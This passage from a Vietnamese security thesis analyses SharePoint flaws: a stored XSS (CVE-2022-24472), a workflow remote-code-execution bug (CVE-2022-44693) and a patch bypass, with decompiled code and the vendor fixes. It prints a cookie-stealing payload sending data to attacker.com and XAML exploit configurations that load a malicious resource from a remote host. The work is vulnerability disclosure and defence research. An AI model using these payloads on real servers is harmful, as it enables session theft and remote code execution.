Nguyên nhân gây ra lỗ hổng này là do máy chủ SharePoint đã không kiểm soát token từ người dùng gửi lên mà vẫn tiếp tục xử lý yêu cầu theo luồng điều khiển của chương trình. Điểm yếu này đã được lợi dụng khi người dùng độc hại đối trường thuật toán kiểm tra chữ ký thành None sau đó giả mạo phân quyền trong trường dữ liệu. Khi đó chương trình sẽ không thực hiện so sánh lại trường chữ ký và trường dữ liệu được gửi lên mà tiếp tục xử lý yêu cầu. Do đó, việc một người dùng bất kỳ có thể giả mạo token quản trị viên là hoàn toàn khả thi.

Tại cuộc thi, lỗ hổng này được kết hợp với CVE-2023-24955 [11] giúp kẻ tấn công có thể thực thi mã lệnh từ xa trên máy chủ SharePoint. Ngoài ra kẻ tấn công cũng có thể kết hợp với các lỗ hổng đã biết trước đó để thực hiện hành vi độc hại. Cho đến thời điểm hiện tại, mặc dù được công bố ở phạm vi một cuộc thi và đã có bản vá vào tháng 5, lỗ hổng này vẫn được các nhóm tin tặc lợi dụng để tấn công vào hệ thống thông tin lớn của các doanh nghiệp cũng như chính phủ. Đã có những ghi nhận về dấu vết cuộc tấn công và nhà phát hành Microsoft cũng đã cập nhật bản vá một cách triệt để, phòng tránh những sự cố đáng tiếc sau này.

3.2 Ảnh hưởng đến hệ thống

Các lỗ hổng trên đều được đánh giá là có mức độ ảnh hưởng nghiêm trọng – mức độ cao nhất đối với một lỗ hổng. Theo ghi nhận, mã độc tổng tiền đều được triển khai trên các hệ thống bị tấn công, gây thiệt hại hàng triệu đô. Không dừng lại ở SharePoint, mã độc còn lây lan trên toàn bộ hệ thống mạng khi hầu hết các nghiệp đoàn đều sử dụng hệ điều hành Windows Server và kiến trúc Active Directory. Mặt khác, toàn bộ dữ liệu cũng như thông tin của nhân sự như tài khoản, mật khẩu, mã số thẻ ngân hàng đều bị đánh cắp và rao bán công khai trên các chợ đen. Và cũng có khả năng các hệ thống này sẽ trở thành mạng lưới botnet, được lợi dụng để phục vụ cho các cuộc tấn công DDOS hoặc thu thập thông tin trái phép của tin tặc.

Hậu quả của các lỗ hổng này không chỉ dừng lại ở mức độ tài chính mà còn lan rộng đến uy tín và hoạt động của doanh nghiệp. Việc mất dữ liệu quan trọng và thông tin cá nhân có thể dẫn đến vi phạm các quy định về bảo mật thông tin và gây ra sự hoang mang trong cộng đồng khách hàng, đối tác kinh doanh. Ngoài ra, các cuộc tấn công mạng có thể gây ra sự sụp đổ của các hệ thống quan trọng như ngân hàng, giao thông vận tải và y tế, ảnh hưởng trực tiếp đến sự an toàn và ổn định của xã hội. Do đó, việc phân tích bản chất kỹ thuật của các lỗ hổng giúp các quản trị viên đưa ra được phương án khắc phục sớm nhất cũng như giảm thiểu thiệt hại khi hệ thống có dấu hiệu bị tấn công. Đây luôn là ưu tiên hàng đầu cho doanh nghiệp và các cơ quan quản lý, yêu cầu sự hợp tác chặt chẽ giữa các bên liên quan để đảm bảo an toàn cho hệ thống thông tin và nền kinh tế toàn cầu.

CHƯƠNG 4. TÌM HIỂU CƠ CHẾ, PHÂN TÍCH BẢN CHẤT LỖ HỔNG

Chương 4 này sẽ phân tích các lỗ hổng do bản thân tôi trong quá trình nghiên cứu đã phát hiện ra, bao gồm CVE-2022-24472, CVE-2022-44693 và một phiên bản biến thể của CVE-2022-44693. Các lỗ hổng này đều được báo cáo và ghi nhận bởi nhà phát triển Microsoft.

4.1 Lỗ hổng Stored XSS CVE-2022-24472

Lỗ hổng Stored XSS CVE-2022-24472 [12] được phát hiện và báo cáo cho nhà phát triển vào ngày 10 tháng 1 năm 2022. Lỗ hổng thuộc phân loại Spoofing Vulnerability (lỗ hổng giả mạo thông tin) và được đánh giá có mức độ ảnh hưởng Important (mức độ cao).

4.1.1 Phân tích kỹ thuật

Lỗ hổng CVE-2022-24472 xuất hiện trong tính năng hiển thị các trang web làm việc nhóm. Hàm WAIMField phụ trách việc hiển thị các thông tin về các nhiệm vụ hàng ngày của thành viên trong nhóm, điểm danh chấm công và hiển thị công việc đã hoàn thành.

```
1 private TableCell WAIMField(SPUUser user, SPListItem listItem)
2 {
3     // [truncated]
4     string sipaddress = this.ParentWebPart.PrincipalInfos[user.ID].SIPAddress;
5     if (SPUtility.IsCompatibilityLevel15Up && !string.IsNullOrEmpty(sipaddress))
6     {
7         string content = string.Format(CultureInfo.InvariantCulture, "<span class='ms-imnSpan'><a href='#' onclick='IMNImageOnClick(event);return false;' class='ms-imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src='{0}/images/spimn.png' showofflinepaw=1' sip='{1}' id='imn_{2}',type=sip' onload=\"var _This = this; IMNRC('{3}',_This);\" /></span></a></span>", new object[]
8         {
9             SPUtility.ContextLayoutsFolder,
10            sipaddress,
11            this.ParentWebPart.Qualifier + listItem.ID.ToString(CultureInfo.InvariantCulture),
12            sipaddress
13        });
```

```

14         if ( this . Page . AppRelativeVirtualPath == null )
15         {
16             this . Page . AppRelativeVirtualPath =
SPRequestModuleData . specialVirtualPathForParseControl ;
17         }
18         Control child = base . TemplateControl . ParseControl ( content
, false ) ;
19         tableCell . Controls . Add ( child ) ;
20     }
21     // [truncated]
22     return tableCell ;
23 }

```

Hàm này nhận hai tham số đầu vào là SPUser và SPListItem, trong đó SPUser là người dùng còn SPListItem là danh sách các mục công việc của người dùng đó. Ta có thể thấy tại dòng code thứ 4, chương trình lấy giá trị SIPAddress của người dùng sau đó thực hiện cộng chuỗi tại dòng 7. Chuỗi content tiếp tục được xử lý hiển thị ở dòng code 18 và trả về thông tin cho người dùng ở định dạng TableCell (định dạng bảng).

Trường hợp này, SIPAddress chứa thông tin địa chỉ và người dùng hoàn toàn có thể thay đổi giá trị trường này mà không qua bất kỳ bước xác thực hoặc kiểm duyệt nào. Người dùng độc hại có thể chèn các mã lệnh JavaScript vào tham số này, các giá trị sẽ được hiển thị lên bảng phân công chung của toàn bộ nhóm. Khi quản trị viên xem bảng phân công, các mã lệnh độc hại này sẽ thực hiện các hành vi với vai trò của người quản trị viên. Một ví dụ cụ thể như sau:

Người dùng độc hại (có quyền thấp) thay đổi giá trị trường SIPAddress thành:

```

1 123' onload='javascript:fetch("http://attacker.com/?cookie="+
document.cookie)'/></span></a></span><!--

```

Lúc này nội dung hiển thị sẽ có đoạn HTML như sau:

```

1 <span class='ms-imnSpan'>
2     <a href='#' onclick='IMNImageOnClick(event);return false;'
class='ms-imnlink'>
3     <span class='ms-spimn-presenceWrapper ms-imnImg
ms-spimn-imgSize-10x10'>
4         <img title='' alt='' name='imnmark' class='
ms-spimn-img
ms-spimn-presence-disconnected-10x10x32' src='/'
folder_name/images/spimn.png' showofflinepaw='
1' sip='123' onload='javascript:fetch("http://
attacker.com/?cookie="+document.cookie)'/></

```

```

span></a></span><!--' id='imn_id,type=sip'
onload=\"var _This = this; IMNRC('' onload='
javascript:fetch(\"http://attacker.com/?cookie=
\"+document.cookie)' abc='',_This);\" />
5         </span>
6     </a>
7 </span>

```

Tại dòng 4, thẻ `` có chứa thuộc tính `onload`, khi tập tin hình ảnh đang được hiển thị thì thuộc tính này sẽ thực hiện một lệnh JavaScript có chứa thông tin về cookie đến trang web `http://attacker.com/`. Đây là trang web do kẻ tấn công lập ra nhằm thu thập thông tin cookie của người dùng.

Do đó, chỉ cần có người dùng xem bảng phân công thì cookie của họ đã bị đánh cắp. Khi này, kẻ tấn công có thể sử dụng thông tin cookie đó và thực hiện các thao tác với hệ thống với vai trò người dùng. Nghiêm trọng hơn, kẻ tấn công có thể lấy được thông tin cookie của người quản trị cao nhất sau đó thực hiện hành động phá hoại bất hợp pháp đến hệ thống.

4.1.2 Bản vá

Microsoft đưa ra bản vá chính thức cho lỗ hổng này vào tháng 4 cùng năm.

```

1 private TableCell WAIMField(SPUUser user , SPListItem listItem)
2 {
3     // [truncated]
4     string content = string.Format(CultureInfo.InvariantCulture ,
    "<span class='ms-imnSpan'><a href='#' onclick='IMNImageOnClick
    (event);return false;' class='ms-imnlink'><span class='ms-
    spimn-presenceWrapper ms-imnImg ms-spimn-imgSize-10x10'><img
    title='' alt='' name='imnmark' class='ms-spimn-img ms-spimn-
    presence-disconnected-10x10x32' src='{0}/images/spimn.png'
    showofflinepawm='1' sip='{1}' id='imn_{2},type=sip' onload=\"
    var _This = this; IMNRC('{3}',_This);\" /></span></a></span>>\" ,
    new object[]
5     {
6         SPUtility.ContextLayoutsFolder ,
7         SPHttpUtility.HtmlEncode(sipaddress) ,
8         this.ParentWebPart.Qualifier + listItem.ID.ToString(
        CultureInfo.InvariantCulture) ,
9         SPHttpUtility.EcmaScriptStringLiteralEncode(sipaddress)
10    });
11    if (this.Page.AppRelativeVirtualPath == null)
12    {
13        this.Page.AppRelativeVirtualPath = SPRequestModuleData.
        specialVirtualPathForParseControl;

```

```

14     }
15     Control child = base.TemplateControl.ParseControl(content,
16     false);
17     tableCell.Controls.Add(child);
18     // [truncated]
19     return tableCell;
20 }

```

Lúc này, giá trị SIPAddress đã được encode theo định dạng HTML và JavaScript tại 2 dòng 7, 9. Các ký tự đặc biệt như ' , < , > , " , ... đều được xử lý trước khi hiển thị ra cho người dùng. Đây cũng là cách làm phổ biến để phòng tránh những lỗ hổng Cross-site Scripting.

4.2 Lỗ hổng RCE CVE-2022-44693 trong tính năng Workflow

Lỗ hổng RCE CVE-2022-44693 [13] được phát hiện và báo cáo cho nhà phát triển vào ngày 3 tháng 10 năm 2022. Lỗ hổng thuộc phân loại Remote Code Execution Vulnerability và được đánh giá có mức độ ảnh hưởng Critical (mức độ nghiêm trọng).

4.2.1 Tính năng Workflow

Workflow (luồng công việc) trong SharePoint được xử lý bởi WorkflowService, là một phần trong SPService như đã đề cập tại 2.1.1 . Đây là một tính năng mạnh mẽ, giúp người dùng tiết kiệm thời gian và nâng cao hiệu quả trong công việc. Tính năng này bao gồm một chuỗi các bước công việc tự động mà các tài liệu hoặc các mục trong danh sách phải thực hiện. Các bước này sẽ chứa những hoạt động (activity) và điều kiện để thực hiện hoạt động đó (rule). Workflow giúp tự động hóa các quy trình bằng các xác định và thực hiện các bước theo một trình tự nhất định, dựa trên những quy tắc và điều kiện được cấu hình từ trước.

Người dùng có thể tạo workflow tùy vào nhu cầu của họ bằng tập tin cấu hình với định dạng XAML. Trong SharePoint, để đảm bảo an toàn trong thiết kế, nhà phát triển đã đặt ra một số quy tắc khi cấu hình workflow như sau.

- Vô hiệu hóa tính năng chạy mã nguồn trong cấu hình workflow
- Tạo ra sẵn các thư viện activity và rule. Người dùng chỉ có thể tạo workflow dựa theo các activity và rule trong những thư viện này.
- Tạo một danh sách các activity/rule được đánh dấu an toàn được gọi là allow list. Khi nhận được một cấu hình, chương trình sẽ phân tích cú pháp để kiểm tra xem tập tin cấu hình đó có đang sử dụng những hành vi có nằm trong danh sách an toàn hay không

4.2.2 Bản chất lỗ hỏng

Như đã nói ở phần 4.2.1, trong allow list có chứa một activity đặc biệt là SetVariableActivity.

```

1 namespace Microsoft.SharePoint.WorkflowActions
2 {
3     [ToolboxItem(false)]
4     [ActivityValidator(typeof(SetVariableActivityValidator))]
5     public class SetVariableActivity : Activity
6     {
7         // [truncated]
8         protected override ActivityExecutionStatus Execute(
9             ActivityExecutionContext provider)
10        {
11            object obj = this.Value;
12            Type type = Type.GetType(this.ValueType);
13            if (obj != null && !type.IsAssignableFrom(obj.GetType()))
14            {
15                try
16                {
17                    obj = TypeDescriptor.GetConverter(obj).ConvertTo(obj,
18                        type);
19                }
20                catch (NotSupportedException)
21                {
22                    if (obj is string)
23                    {
24                        ConstructorInfo constructor = type.GetConstructor(new
25                            Type[] { typeof(string) });
26                        if (constructor != null)
27                        {
28                            obj = constructor.Invoke(new object[] { obj });
29                        }
30                    }
31                }
32            }
33            this.Variable = obj;
34            return ActivityExecutionStatus.Closed;
35        }
36        // [truncated]
37    }
38 }

```

Hàm Execute sẽ được gọi đến khi thực hiện các activity. Trong SetVariableActivity, hàm Execute thực hiện chuyển đổi một giá trị chuỗi sang các kiểu dữ liệu khác như

là số nguyên, số thập phân, kiểu dữ liệu thời gian, ... sau đó gán giá trị vào trường Variable. Trường Value là giá trị chuỗi cần chuyển đổi còn trường ValueType là tên của kiểu dữ liệu muốn chuyển đổi về, cả hai giá trị này người dùng đều có thể điều khiển được. Để ý kỹ hơn tại dòng 25 trong hàm Execute, chương trình thực hiện công đoạn sau:

```
1 obj = constructor.Invoke(new object[] { obj });
```

Đây là một điểm yếu và có thể bị khai thác nếu người dùng điều khiển được các dữ liệu đầu vào. Trong trường hợp này hoàn toàn khả thi khi biến constructor và biến obj đều được khởi tạo từ dữ liệu người dùng truyền vào. Và theo [14], nếu trường ValueType mang giá trị System.Resources.ResourceSet còn trường Value chứa địa chỉ mạng tập tin độc hại - tập tin chứa các mã lệnh độc hại do kẻ tấn công tạo ra (trong ví dụ này là //attacker.com/mal.resource), thì kẻ tấn công có thể thực thi mã lệnh độc hại đó trên máy chủ SharePoint.

Từ những điều trên, ta có thể tạo ra tập tin XAML cấu hình workflow như sau để thực thi mã độc:

```
1 <SetVariableActivity ValueType="System.Resources.ResourceSet"
  Value="//attacker.com/mal.resource">
2 </SetVariableActivity>
```

hoặc


```
1 <SetVariableActivity ValueType="System.Resources.ResourceSet">
2   <SetVariableActivity.Value>//attacker.com/mal.resource</
  SetVariableActivity.Value>
3 </SetVariableActivity>
```

Tuy nhiên nhà phát triển cũng đã tính toán trước về trường hợp này, Microsoft đã có một số phương án ngăn chặn. Khi một cấu hình workflow được tạo, chương trình sử dụng hàm IsGoodWorkflowCore trong thư viện Microsoft.SharePoint.dll để thực hiện xác thực đầu vào. Khi này, giá trị của trường ValueType sẽ được kiểm tra có nằm trong allow list hay không, nếu có thì cấu hình được chấp thuận và ngược lại.

Chúng ta sẽ đi sâu hơn vào hàm này để tìm ra những vấn đề còn tồn đọng và xây dựng kịch bản khai thác trong phần 4.2.3.

4.2.3 Phân tích kỹ thuật

Sơ đồ khối của hàm IsGoodWorkflowCore:

Hình 4.1: Sơ đồ khối cho hàm IsGoodWorkflowCore

Hàm này nhận tham số đầu vào là nội dung tập tin cấu hình workflow xmlReader và allow list authorizedTypes. Mục đích chính là lấy giá trị của từng node và thuộc tính sau đó đem so sánh với allow list, cuối cùng là trả về true/false nếu thỏa mãn/không thỏa mãn. Tuy nhiên, phương thức này chứa một lỗi logic nghiêm trọng. Dễ dàng nhận thấy khi có bất kỳ ngoại lệ nào xảy ra trong quá trình kiểm tra thì ngoại lệ đó sẽ được bắt, ghi nhật ký về thông tin lỗi và trả về true. Đây là lỗ hổng mà kẻ tấn công có thể khai thác vào, họ chỉ cần tải lên tập tin cấu hình phù hợp để cho quá trình đọc giá trị bung lỗi (trước khi trường ValueType được kiểm tra) sau đó IsGoodWorkflowCore sẽ trả về true, đánh dấu cấu hình đó là hợp lệ để khởi chạy workflow.

Như trong phụ lục A.3, ta có thể thấy chương trình đã kiểm soát nghiêm ngặt các node quan trọng tại dòng 28 cũng như các thuộc tính tại dòng 84, 92, 105. Điều

này ngăn chặn kẻ tấn công có thể gán giá trị không mong muốn cho các trường nhạy cảm. Nhưng trong quá trình kiểm tra chỉ cần có ngoại lệ xảy ra, ngay lập tức chương trình sẽ ghi lại nhật ký và trả về true tại dòng 154-161.

Đi sâu vào công đoạn kiểm tra thuộc tính, phương thức `IsAuthorizedType` được gọi tại dòng 84.

```

1 private static bool IsAuthorizedType(string attributeValue, IList
  <AuthorizedType> authorizedTypes, Dictionary<string,
  XNamespace> allNamespaces)
2 {
3     if (attributeValue.StartsWith("{} ", StringComparison.Ordinal))
4     {
5         attributeValue = attributeValue.Substring(2);
6     }
7     string[] array = attributeValue.Split(new char[]
8     {
9         '{ '
10    });
11    string[] array2 = array[1].Split(new char[]
12    {
13        ': '
14    });
15    // [truncated]
16 }

```

Phương thức này so sánh giá trị thuộc tính có nằm trong allow list hay không. Tại dòng 7, `attributeValue` được tách ra với ký tự `{` sau đó gán vào mảng `array`. Giá trị `array[1]` được gọi tại dòng 11. Dễ dàng thấy được nếu `attributeValue` mang giá trị chuỗi rỗng hoặc chuỗi `{}` (chuỗi `{}` sẽ được lược bỏ tại dòng 3) thì sẽ gây ra `IndexOutOfRangeException`, vì lúc này `array` chỉ có duy nhất một phần tử, ngoại lệ này sẽ được bắt ở hàm `IsGoodWorkflowCore` và trả về true. Như vậy, kịch bản khai thác này là hoàn toàn khả thi. Không những vậy, lệnh gọi `array2[1]` tại dòng 29 cũng có thể gây ra ngoại lệ tương tự (chi tiết tại phụ lục A.5).

Cấu hình XAML để khai thác [15]:

```

1 <SetVariableActivity Variable="{}" ValueType="
  System.Resources.ResourceSet" Value="//attacker.com/
  mal.resource">
2 </SetVariableActivity>

```

Trong quá trình chạy workflow, các thuộc tính cũng sẽ được kiểm tra xem có tồn tại trong `activity/rule` hay không. Tôi sử dụng thuộc tính `Variable="{}"` vì đây là một thuộc tính có tồn tại trong `SetVariableActivity` và giá trị thuộc tính này không

ảnh hưởng nhiều đến luồng thực thi của chương trình cũng như của hàm Execute đã nêu tại phần 4.2.2. Chúng ta có thể dùng các thuộc tính khác như `Name="{ }"` (thuộc tính mặc định của tất cả các activity/rule) hoặc `xmlns="{ }"` (thuộc tính namespace của XAML) mà vẫn đảm bảo tính hợp lệ khi khởi chạy workflow.

4.2.4 Bản vá

Nguyên nhân chính dẫn đến kịch bản này nằm ở việc chương trình chưa thực hiện bước kiểm tra phạm vi của một biến mà đã tham chiếu đến biến đó, cũng như mắc phải các vi phạm logic. Lỗ hổng này được nhà phát hành cập nhật bản vá chính thức vào tháng 12 năm 2022. Cập nhật này đã khắc phục được lỗi logic, trả về false khi gặp phải ngoại lệ và cũng đã kiểm tra độ dài của các biến array1, array2. Chi tiết bản vá tại phụ lục A.4 và A.6

Tuy nhiên, phạm vi bản vá này chỉ dừng lại ở bước tiền xử lý đầu vào, SharePoint sử dụng cơ chế xử lý XAML hoàn toàn khác để đọc và khởi chạy cấu hình workflow. Hai quá trình này có các nghiệp vụ khác nhau cũng như diễn ra không đồng thời, từ đó có thể gây ra các thiếu sót không đáng có, gây mất an toàn hệ thống.

Phần 4.3 sẽ nêu rõ về các thiếu sót, các ý tưởng kịch bản và quá trình xây dựng kịch bản khai thác phù hợp.

4.3 Phiên bản biến thể của CVE-2022-44693 (bypass variants)

4.3.1 Ý tưởng khai thác

Như đã nói tại 4.2.4, công đoạn kiểm tra cấu hình và xử lý cấu hình diễn ra không đồng thời với nhau. Hơn nữa, quá trình này chỉ có thể kiểm tra cấu hình tĩnh (pre-processing validation) chứ không thể kiểm tra các giá trị node và thuộc tính trong thời gian chạy (runtime validation). Điều đó dẫn đến việc chương trình không thể kiểm soát giá trị trong quá trình thực thi. Đây là một thiếu sót trong thiết kế của Microsoft. Kẻ tấn công có thể lợi dụng điểm yếu này phát triển những phương pháp mới để có thể bypass bản vá.

Chúng ta sẽ lợi dụng điểm yếu này để xây dựng kịch bản tấn công. Vì chương trình chỉ kiểm tra giá trị tĩnh của thuộc tính ValueType nên nếu trong quá trình chạy giá trị ValueType mới được gán là chuỗi System.Resources.ResourceSet thì hoàn toàn có thể khai thác được lỗ hổng này. Cấu hình có định dạng XAML nên việc này là khả thi.

4.3.2 Phân tích kỹ thuật

Quá trình đọc và xử lý cấu hình được thực hiện tại lớp WorkflowMarkupSerializer. Hàm Deserialize được sử dụng để đọc tập tin XAML sau đó tạo và trả về một đối tượng workflow. Không như XML đơn thuần, XAML cho phép sử dụng "compact


format attribute" [16]. Các thuộc tính này bắt đầu/kết thúc bằng ký thư {/}, việc cho phép xử lý XAML khi giá trị thuộc tính có thể chuyển đổi từ kiểu dữ liệu chuỗi sang số nguyên, số thực hoặc các kiểu dữ liệu có thể chuyển đổi khác.

Mã nguồn của lớp WorkflowMarkupSerializer khá dài, chúng ta có thể tóm tắt lại như sau.

Hình 4.2: Luồng thực thi cho quá trình xử lý XAML

Hàm Deserialize nhận đầu vào là tập tin XAML, từ đó lặp qua và xử lý các node tại hàm DeserializeFromString. Hàm DeserializeFromString tiếp tục lặp qua và xử lý các thuộc tính của node đó. Các thuộc tính thông thường được gán trực tiếp từ chuỗi giá trị còn compact format attribute sẽ được xử lý tại hàm DeserializeFromCompactFormat. Chúng ta sẽ đi sâu vào hàm này.

Hình 4.3: Sơ đồ khối hàm DeserializeFromCompactFormat

Chúng ta có thể tóm tắt nghiệp vụ của hàm này với cấu hình XAML như sau:

```

1 <SetVariableActivity ValueType="{ExType Arg1 Arg2 Arg3}"
  Value="//attacker.com/mal.resource">
2 </SetVariableActivity>
  
```

- Lấy kiểu dữ liệu ExType, kiểm tra kiểu dữ liệu này có nằm trong allow list hay không.
- Đọc và chuyển đổi các tham số thành một mảng các chuỗi ["Arg1", "Arg2", "Arg3"].
- Kiểm tra kiểu dữ liệu ExType có hàm khởi tạo với những tham số phù hợp không (trong trường hợp này là 3 tham số chuỗi).
- Tạo và trả về một thể hiện của ExType với các tham số khởi tạo như trên.

Dòng 100 chương trình gọi đến hàm GetValueFromMarkupExtension (A.7).

```

1 private static object GetValueFromMarkupExtension(
  WorkflowMarkupSerializationManager manager, object extension)
2 {
3   object obj = extension;
  
```

```

4 MarkupExtension markupExtension = extension as MarkupExtension;
5 if (markupExtension != null)
6 {
7     obj = markupExtension.ProvideValue(manager);
8 }
9 return obj;
10 }

```

Tựu chung lại, ta có nghiệp vụ chính của công đoạn này:

Nếu ExType kế thừa lớp MarkupExtension thì giá trị của thuộc tính ValueType sẽ được gán theo đoạn code dưới đây

```

1 ValueType = (new ExType("Arg1", "Arg2", "Arg3")).ProvideValue()

```

Ngược lại:

```

1 ValueType = new ExType("Arg1", "Arg2", "Arg3")

```

Như đã nêu trước đó, nếu muốn ValueType mang giá trị là chuỗi System.Resources.ResourceSet thì ta sẽ có hai trường hợp.

1. Kiểu dữ liệu của ExType là System.String. Điều này không thể thực hiện được vì System.String không tồn tại hàm khởi tạo nào có tham số chuỗi.
2. Hàm ExType.ProvideValue() phải trả về chuỗi System.Resources.ResourceSet trong quá trình chạy workflow. Lúc này ta cần xem xét các kế thừa của lớp MarkupExtension để tìm ra kiểu dữ liệu phù hợp với yêu cầu bài toán.

Sau khi xem xét toàn bộ các kế thừa của MarkupExtension, ta tìm được một kiểu dữ liệu khá phù hợp - TypeExtension. Theo như tài liệu mặc định [17], lớp này chỉ trả về một Type (kiểu dữ liệu Type trong C#). Nhưng trên SharePoint, các lập trình viên đã triển khai một số logic khác biệt. Mã nguồn trên SharePoint như sau:

```

1 namespace System.Workflow.ComponentModel.Serialization
2 {
3     [DesignerSerializer(typeof(TypeExtensionSerializer), typeof(
4         WorkflowMarkupSerializer))]
5     internal sealed class TypeExtension : MarkupExtension
6     {
7         public TypeExtension(string type)
8         {
9             if (type == null)
10             {
11                 throw new ArgumentNullException("typeName");
12             }
13             this.typeName = type;
14         }
15     }
16 }

```

```

14
15     public override object ProvideValue( IServiceProvider
16     provider)
17     {
18         // [truncated]
19         string text = this.typeName.Trim();
20         string text2 = string.Empty;
21         int num = text.IndexOf( ':' );
22         if (num >= 0)
23         {
24             text2 = text.Substring(0, num);
25             text = text.Substring(num + 1);
26             this.type = workflowMarkupSerializationManager.GetType(
27             new XmlQualifiedName(text, xmlReader.LookupNamespace(text2)));
28             if (this.type != null)
29             {
30                 return this.type;
31             }
32             List<WorkflowMarkupSerializerMapping> list = null;
33             if (workflowMarkupSerializationManager.
34             XmlNamespaceBasedMappings.TryGetValue(xmlReader.
35             LookupNamespace(text2), out list) && list != null && list.
36             Count > 0)
37             {
38                 return list[0].ClrNamespace + "." + text;
39             }
40             return text;
41         }
42         else
43         {
44             // default processing
45         }
46     }
47 }

```

Để dàng nhận thấy hàm ProvideValue trả về một chuỗi tại dòng 33 và 35. Ngoài ra lớp này còn có hàm khởi tạo thỏa mã các điều kiện nêu tại 4.3.2. Vì vậy có thể coi đây là thành phần tiềm năng cho kịch bản khai thác. Ta sẽ phân tích sâu hơn về cách hoạt động của hàm này.

Tại dòng 20-24, chương trình kiểm tra ký tự : trong typeName và chia thành hai phần, lấy ví dụ typeName là chuỗi xyz:ExType thì biến text2 sẽ mang giá trị xyz còn biến text mang giá trị ExType. Dòng code 25 sẽ so sánh text và text2

với các kiểu dữ liệu đã được khởi tạo trước đó, nếu tồn tại sẽ trả về kiểu dữ liệu tìm được và kết thúc hàm, nếu không sẽ trả về null. Dòng 33, chương trình đơn giản là trả về namespace + "." + text. Như vậy nếu ta có một namespace hợp lệ có giá trị System và text có giá trị Resources.ResourceSet thì ValueType sẽ là System.Resources.ResourceSet. Do đó, thử thách ở đây là làm sao để dòng code 25 trả về giá trị null.

Quay trở lại quá trình xử lý cấu hình, chương trình đều thực hiện kiểm tra tính hợp lệ của tất cả các namespace, cú pháp của namespace sẽ như sau:

```
1 <SetVariableActivity
2     xmlns:ns2="
        clr-namespace:System;Assembly=System.Workflow.ComponentModel
        , Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=31bf3856ad364e35">
3 </SetVariableActivity>
```

Trong đó ns2 là tham chiếu của namespace, clr-namespace là chuỗi phạm vi của namespace - giá trị này được sử dụng tại dòng 33 với lời gọi list[0].ClrNamespace, còn Assembly là tên thư viện chứa namespace. Đây là một định nghĩa hợp lệ khi phạm vi System có tồn tại trong thư viện System.Workflow.ComponentModel. Với ví dụ này thì nghiệp vụ ở dòng code 25 thực chất chỉ là tìm kiếm kiểu dữ liệu System.Resources.ResourceSet trong thư viện System.Workflow.ComponentModel. Điều này sẽ trả về null vì không tồn tại kiểu dữ liệu này trong thư viện System.Workflow.ComponentModel. Tiếp tục theo luồng thực thi, nếu gán typeName là ns2:Resources.ResourceSet ta sẽ đạt được ValueType là System.Resources.ResourceSet.

Quay lại với quá trình kiểm tra cấu hình, TypeExtension nằm trong allow list nên việc này hoàn toàn khả thi. Cấu hình hoàn chỉnh để khai thác lỗ hổng như sau [18]:

```
1 <SetVariableActivity
2     xmlns:ns1="
        clr-namespace:System.Workflow.ComponentModel.Serialization;Assembly=System.Workflow.ComponentModel
        , Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=31bf3856ad364e35"
3     xmlns:ns2="
        clr-namespace:System;Assembly=System.Workflow.ComponentModel
        , Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=31bf3856ad364e35"
4     ValueType={ns1:TypeExtension ns2:Resources.ResourceSet}
5     Value="//attacker.com/mal.resource">
6 </SetVariableActivity>
```

Cấu hình này sử dụng `ns1:TypeExtension` thay vì `x:Type` để chắc chắn rằng việc gọi hàm `ProvideValue` không bị chạy vào nghiệp vụ xử lý mặc định [17].

4.3.3 Bản vá

Do lỗ hổng này bị khai thác trong quá trình xử lý cấu hình nên không có cách khắc phục mà không ảnh hưởng đến chức năng cơ bản của workflow. Vì vậy Microsoft đã không cập nhật bản vá chính thức cho lỗ hổng này. Thay vào đó kiểu dữ `TypeExtension` bị xóa khỏi allow list, việc này làm cho một số chức năng bị ảnh hưởng. Ngoài ra, lớp `SetVariableActivity` cũng được thêm một số bước kiểm tra giá trị `ValueType` trong quá trình khởi chạy workflow, để phòng trường hợp lỗ hổng này bị tấn công theo các kịch bản mới.

CHƯƠNG 5. KẾT LUẬN

5.1 Kết luận

Trên đây là nội dung chính của đề án về lỗ hổng bảo mật trên nền tảng Microsoft SharePoint. Đề án tập trung vào nghiên cứu và phân tích các hướng tấn công cũng như ý tưởng xây dựng kịch bản khai thác lỗ hổng phổ biến như tính năng Workflow, tính năng hiển thị trang web.

Tuy vẫn còn những hạn chế, nội dung đề án giúp độc giả có cái nhìn rõ hơn về các lỗ hổng bảo mật và hệ quả mang lại khi mất an toàn trong hệ thống thông tin.

5.2 Hướng phát triển trong tương lai

Xuất phát từ những hạn chế, hướng phát triển tương lai của đề án này là xây dựng các chương trình tự động phục vụ việc phân tích mã nguồn, đưa ra các cảnh báo về điểm yếu tiềm ẩn trong mã nguồn, cảnh báo về việc xử lý thiếu cộng tác giữa quá trình kiểm tra và khởi chạy, Cũng như việc các bản vá của nhà phát triển được cập nhật theo kiểu "giật gấu vá vai", đề án cũng cung cấp cái nhìn sâu rộng về nền tảng kiến trúc hệ thống, từ đó phát triển thêm những hướng tấn công mới và phục vụ cho quá trình đảm bảo an toàn thông tin.

TÀI LIỆU THAM KHẢO

- [1] “Tổng quan về sharepoint,” **url:** <https://timoday.edu.vn/tong-quan-ve-sharepoint/>.
- [2] “Active directory domain services overview,” **url:** <https://learn.microsoft.com/vi-vn/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>.
- [3] “C sharp in dotnet,” **url:** <https://dotnet.microsoft.com/en-us/languages/csharp>.
- [4] “Odata,” **url:** <https://www.odata.org/>.
- [5] “Xaml overview,” **url:** <https://learn.microsoft.com/en-us/dotnet/desktop/wpf/xaml/?view=netdesktop-8.0>.
- [6] “Dnspy tool,” **url:** <https://github.com/dnSpy/dnSpy>.
- [7] “Burp suite - application security testing software - portswigger,” **url:** <https://portswigger.net/burp>.
- [8] “Microsoft sharepoint remote code execution vulnerability cve-2019-0604,” **url:** <https://msrc.microsoft.com/update-guide/en-us/vulnerability/CVE-2019-0604>.
- [9] A. M. O. Mirosh, “Friday the 13th json attacks,” **url:** <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>.
- [10] “Microsoft sharepoint server elevation of privilege vulnerability cve-2023-29357,” **url:** <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-29357>.
- [11] “Microsoft sharepoint server remote code execution vulnerability cve-2023-24955,” **url:** <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-24955>.
